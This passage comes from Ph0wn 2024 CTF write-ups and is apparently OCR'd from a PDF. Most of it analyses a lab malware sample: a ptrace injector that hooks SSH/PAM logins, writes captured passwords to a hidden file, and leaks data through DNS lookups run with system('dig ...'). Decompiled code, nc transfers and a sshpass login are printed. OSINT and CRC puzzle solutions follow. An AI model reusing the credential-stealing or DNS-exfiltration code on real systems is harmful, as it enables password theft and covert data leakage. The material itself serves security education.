By examining the functions, we can see that the binary has multiple interesting functions that appear to be related to process injection, which confirms our assumption.

main function The main function takes an argument which is the process ID of the target process to inject the shellcode into.

WaitforLibPAM Function Analysis This function implements a process injection technique that:

1. **Process Attachment**

```
iVar1 = ptrace_attach(target_pid);
```

- Attaches to target process using ptrace
- If attachment fails, returns -1

2. **Syscall Monitoring**

```
// Constructs string "login.defs" character by character
libsystemd[0] = 'l';
libsystemd[1] = 'o';
// ... etc

// Enters monitoring loop
do {
    // Wait for syscalls
    ptrace(PTRACE_SYSCALL, target_pid, 0, 0);
    waitpid(target_pid, 0, 2);

    // Get registers
    ptrace_getregs(target_pid, &regs);

    // Check if syscall is openat (regs[7] == 1 && regs[8] == 0x38)
} while ((regs.regs[7] != 1) || (regs.regs[8] != 0x38));
```

- Monitors syscalls until it finds an `openat` syscall
- Specifically looking for when “login.defs” is being opened

3. **Shellcode Injection**


```
// Once login.defs is found:
Inject_Shellcode(target_pid);
```

- When the target file is opened, injects shellcode into the process
- Waits for child process to end

4. Summary **Key Indicators:**

The function waits for PAM (Pluggable Authentication Modules) activity, specifically watching for when “login.defs” is accessed during SSH authentication, before injecting its payload.

Inject_Shellcode Function Analysis As you will notice in the image above, the shellcode is loaded by reading a variable **evilSoPath** and according to Ghidra, the variable value is set to **/tmp/payload.so**. This approach is quite unconventional and it is a good indicator that our next stage malware is located in `/tmp/`. After loading the payload.so, it will be executed.



Enumeration - Malware Sample 2

From our previous analysis, we have identified how the malware is “spying” on the SSH traffic and our investigation led us to the **/tmp/** directory, which might contain the payload used by our malware.

File Enumeration

```
total 76
-rw-r--r--  1 root root   116 Nov 24 13:57 .secrets.txt
drwxrwxrwt 12 root root  4096 Nov 24 13:27 .
-rwxr-xr-x  1 root root 71560 Nov 24 10:28 payload.so
drwxr-xr-x 18 root root  4096 Jul  4 01:17 ..
[..SNIP..]
```

We can see that there is a file named **payload.so** in the **/tmp/** directory which is the same file name as the one we identified in the previous analysis. Additionally, there is a file named **.secrets.txt**.

```
adminCroco@operator0:/tmp $ cat .secrets.txt
new delicious cred username is : adminCroco    password is:
   kuroiCrocodile24#
to get the flag, you must dig deeper!
```

From the file changes and our previous analysis, we can conclude that the file **.secrets.txt** is created by the payload.so and contains the credentials used by users when they log in to the system via SSH.

File Transfer

```
adminCroco@operator0:/tmp $ nc -lvnp 9001 < payload.so
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 192.168.1.230.
Ncat: Connection from 192.168.1.230:62287.

pico@ph0wn:/tmp$ nc -nvv 192.168.1.72 9001 > payload.so
Connection to 192.168.1.72 9001 port [tcp/*] succeeded!
```

```
^C

adminCroco@operator0:/tmp $ md5sum payload.so
6372a588f22fcb2ce6a07bfaa61cb9cc  payload.so

pico@ph0wn:/tmp$ md5sum payload.so
6372a588f22fcb2ce6a07bfaa61cb9cc  payload.so
```

After transferring the file and verifying its integrity, we can start the analysis of the payload.so and understand how the file .secrets.txt is created.

Payload.so Analysis




Figure 55: Payload analysis with Ghidra

There are 3 main functions that appear to be the most interesting for our analysis:

- **my_pam_set_data**
- **sendPh0wnFlag**
- **base64DecryptFlagAttempt**

my_pam_set_data

```
void my_pam_set_data(undefined8 *param_1,char *param_2,int *param_3,
    undefined8 param_4)
{
  char *pcVar1;
  char acStack_430 [1024];
  FILE *local_10;
  [..SNIP..]
```

```
8   if (pcVar1 != (char *)0x0) {
9     if (SEND_MODE == 0) {
10      local_10 = (FILE *)0x0;
11      local_10 = fopen(SEND_TARGET,"w");
12      local_14 = *param_3;
13      if (local_14 == 0) {
14        fprintf(local_10,"new delicious cred username is : %s
              password is: %s\n",
15                (char *)param_1[6],(char *)*param_1);
16        fwrite("to get the flag, you must dig deeper!\n",1,0x26,
              local_10);
17        sendPhownFlag();
18        base64DecryptFlagAttempt
19                  ("AAAAAABJXzoCVRsCBgARXwdDOnsQFRQ3WEMYV2s6",
20                   "A1YWPhUwHwAqVQ04EBsEWVwSMVNEPwJVEwIcEg==");
21      }
22      fclose(local_10);
23    }
24    [..SNIP..]
25  return;
26  }
```

as you will notice, every time a user login to the system, the **my_pam_set_data** function is called and it will create the **.secrets.txt** file with the credentials of the user. additionally, the function sendPhownFlag and base64DecryptFlagAttempt are called.

sendPh0wnFlag

```
1  int sendPhownFlag(void)
2
3  {
4    int iVar1;
5
6    printf("%c\n",'p');
7    system("dig +short -t srv AAAAAABJXzoCVRsCBgARXwdDOnsQFRQ3WEMYV2s6.
       operator0.ph0wn.local");
8    iVar1 = system("dig +short -t srv
       A1YWPhUwHwAqVQ04EBsEWVwSMVNEPwJVEwIcEg==.operator0.ph0wn.local")
9    ;
10   return iVar1;
11 }
```

this function appears to be used for the exfiltration of data via DNS. we can confirm that by checking the network traffic. - step 1: start a tcpdump listener on port 53

```
1  tcpdump  port 53
```

- step 2: start a ssh session to the system and wait for the credentials to be exfiltrated

```
sshpass -p 'kuroiCrocodile24#' ssh  adminCroco@192.168.1.72
```

- step 3: check the tcpdump output

```
adminCroco@operator0:/tmp $ tcpdump port 53
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on wlan0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
16:29:41.277119 IP operator0.60849 > GEN8.domain: 12235+ [1au] SRV? AAAAAABJXzoCVRsCBgARXwdDOnsQFRQ3WEMYV2s6.operator0.ph0wn.local. (103)
16:29:41.298476 IP GEN8.domain > operator0.60849: 12235 NXDomain 0/1/1 (166)
16:29:41.362794 IP operator0.60808 > GEN8.domain: 44694+ [1au] SRV? A1YWPhUwHwAqVQ04EBsEWVwSMVNEPwJVEwIcEg==.operator0.ph0wn.local. (103)
[..SNIP..]
```

the DNS requests are being sent to the **operator0.ph0wn.local** domain and the requests are being sent to the **AAAAAABJXzoCVRsCBgARXwdDOnsQFRQ3WEMYV2s6** and **A1YWPhUwHwAqVQ04EBsEWVwSMVNEPwJVEwI** subdomains. the subdomains does not exist at all, having such behavior is a strong indicator that data is being exfiltrated via DNS. trying to decode the base64 string **AAAAAABJXzoCVRsCBgARXwdDOnsQFRQ3WEMYV2s6** and **A1YWPhUwHwAqVQ04EBsEWVwSMVNEPwJVEwIcEg==** will return gibberish characters.

moving on to the next function **base64DecryptFlagAttempt**

base64DecryptFlagAttempt

```
void base64DecryptFlagAttempt(char *param_1,char *param_2)
{
  byte bVar1;
  ulong uVar2;
  size_t sVar3;
  size_t sVar4;
  char *__dest;
  int local_4;

  sVar3 = strlen(param_1);
  sVar4 = strlen(param_2);
  __dest = (char *)malloc(sVar3 + sVar4 + 1);
  strcpy(__dest,param_1);
  strcat(__dest,param_2);
  for (local_4 = 0; sVar3 = strlen(__dest), (ulong)(long)local_4 < sVar3; local_4 = local_4 + 1) {
    bVar1 = __dest[local_4];
    sVar3 = strlen("ph0wn24Operator0X0RKey");
```

```
18      uVar2 = 0;
19      if (sVar3 != 0) {
20        uVar2 = (ulong)(long)local_4 / sVar3;
21      }
22      __dest[local_4] = bVar1 ^ "ph0wn24Operator0X0RKey"[(long)local_4 -
            uVar2 * sVar3];
23    }
24    return;
25  }
```

It appears that the function is trying to decrypt the flag by first concatenating the two strings and then performing a XOR operation with the key **ph0wn24Operator0X0RKey**.

With this information, we can head to CyberChef and try to decrypt the flag:

```
1  AAAAAABJXzoCVRsCBgARXwdDOnsQFRQ3WEMYV2s6
2  A1YWPhUwHwAqVQ04EBsEWVwSMVNEPwJVEwIcEg==
```

Decrypt Recipe




Figure 56: CyberChef getting the flag

Kuroi crocodile has been defeated! And we got the flag **ph0wn{kur0icroco_sh0uld_h4ve_us3d_a_m0re_subt1le_appr0ach}**

OSINT challenges at Ph0wn 2024

Corvette by Cryptax

This is an OSINT challenge. The challenge supplies a close view of an ECU:

```
This picture was taken from an ECU of a Chevrolet Corvette 1987.

- What manufacturer is it?
- What MCU part model?
- What revision?
- What die revision?

The flag is ph0wn{manufacturer_model_revision_dierevnumber}, all lower
    case.
```




Figure 57: Picture taken by Travis Goodspeed, provided for the challenge

Solution

The chip is a generic microcontroller that was used in the late eighties by many car manufacturers.

- Manufacturer: Motorola
- Model: MC68HC11
- Revision: A8

- Die revision number: C96N
- Wikipedia page - mentions A8 revision at the end.

Guessing the manufacturer

You can find it by guessing that it's a Motorola and finding another die shot, or by the revision number, *C96N* (note it's C96N, and not N963!).

C96N is the die revision number, which appears in some photographs and datasheets.

References on the web

- Here you can see it in the photo of a chip: photo
- And here is a public die photo of the same die

If we search for "c96N Motorola ECU", we get MC68HC11

- ECUs for Chevrolet Corvette 1987 on eBay
- M68HC11E data sheet. Revision A8 is mentioned at page 219 in a table that lists all revisions.

OSINT Race Writeup by Pr TTool

Description

What is this connected object?

- What is the brand?
- What is the full model (name + version)?
- Is it active or passive?

The flag is ph0wn{brand_model_active} or ph0wn{brand_model_passive}, all lowercase, no space, no punctuation.

Figure 58: Image provided for the challenge

Initial identification

The challenge involves identifying an unknown object. The provided photo contains a hand-made black rectangle, likely used to obscure text that would otherwise aid in identifying the object.

Injecting the image into tools such as Google Lens or analyzing it with ChatGPT does not provide any clear hints.

Solving the challenge

One idea to tackle this: imagine a fake text for the object. The actual content of the text probably doesn't matter to Google Lens, but the presence of text on a yellow background likely plays a significant role in identifying it.

To test this hypothesis, we forged a new image:

Figure 59: image

When this altered image was injected into Google Lens, one of the first suggested links pointed to an object with a shape very similar to the provided one: a Sportident SI-Card 9.

However, after reviewing the characteristics of the Sportident SI-Card 9, there were some differences: the SI-Card 9 features a different color for the body compared to the head, and has a visible plastic junction between the two parts.

A brief exploration of the Sportident website led us to the SI-Card 5:

SI-Card 5

Moreover, the website of sportident specifies that SI-Cards are all **passive**.

Finally, the flag is: `ph0wn{sportident_sicard5_passive}`.

Rookie challenges at Ph0wn 2024

R2D2 Podrace by Cryptax

Description

R2D2 is competing in a geocaching podrace. The droid received hexadecimal information from its ultrasound sensor and its infrared scanner:

- Ultrasound: 336863
- Infrared: 704320

Cosmic rays have potentially altered one character of that data (0 if you're lucky, 1 character at most). To check data validity, R2D2 uses CRC-8/LTE. If the checksum is correct, data is fine. If the checksum is incorrect, you'll need to fix the data.

- CRC-8/LTE Ultrasound: 0x2A
- CRC-8/LTE Infrared: 0xF6

Let's assume correct data for ultrasound is ABCDEF, and GHIJKL for infrared. Go to GPS coordinates N 4A deg BC.DEF et E 0G deg HI.JKL (yes, you need to leave the building). You'll find a hidden "surprise box" - the size of a small apple - at that location.

This challenge is actually also a Geocache, which was created on purpose for Ph0wn.

Solution

We check the CRC8 of 0x336863 and 0x704320. You can do that by implementing your own program, or using an online website that computes CRC8. Be sure to select the correct algorithm (CRC-8/LTE) and hex input.

The CRC for 336863 is correct: 2A. The CRC for 704320 is incorrect: it should be *94*, but the description says *F6*.

So, we need to find close whose CRC-8 would be *F6*. We know that at most *1 character* changes. As the data is going to create GPS coordinates `E 0G deg HI.JKL`, we know that:

1. All characters are going to be between 0 and 9. Not hexademical A-F.
2. G and H are most certainly correct, or the resulting cache would be too far away.

We compute CRC8 for all remaining possibilities. There aren't many, and only one matches.

```
def crc8_lte(data):
    polynomial = 0x9B  # Polynom for CRC-8/LTE
    crc = 0x00

    for byte in data:
        crc ^= byte
        for _ in range(8):
            if crc & 0x80:
                crc = (crc << 1) ^ polynomial
            else:
                crc <<= 1
            crc &= 0xFF

    return crc

for j in range(0, 4):
```

```
    data = list("704320")
    for i in range(0, 10):
        data[j+2] = f'{i}'
        result = crc8_lte(list(bytes.fromhex(''.join(data))))
        if result == 0xF6:
            print(f"---> Potential infrared data={''.join(data)}, crc={
                result}")
        else:
            print(f"data={''.join(data)} crc={result}")
```

Run it:

```
data=704020 crc=174
data=704120 crc=184
data=704220 crc=130
data=704320 crc=148
---> Potential infrared data=704420, crc=246
data=704520 crc=224
data=704620 crc=218
```

So, the geocache is located at `N 43 36.863 E 007 04.420`. You'll easily find a R2D2 3D-printed box, attached at the bottom of a fense. The gloves are there to protect you from getting hurt if any brambles have grown in the meantime!

Figure 60: The geocache is hidden there

Thnxtag by Cryptax

Description

Pico le Croco lost the keys of his convertible car. Fortunately, they're on a Thnx Tag. Please notify him when you found them, he's likely to reward you with a flag ;-)

Finding the tag

We find the Thnx Tag:

QR code

The tag says "scan me", so we scan the QR code with a smartphone app such as Privacy Friendly QR Scanner GitHub.




Figure 61: QR code scan provides the URL

It provides us this URL: https://tag.thnxtags.com/672ee5e4-21a3-400e-a2c1-d880305045c9. We visit the URL:


Figure 62: Web page at that URL

We get a partial flag: `ph0wn{found_your_keys_X}` where X is hidden elsewhere.

NFC

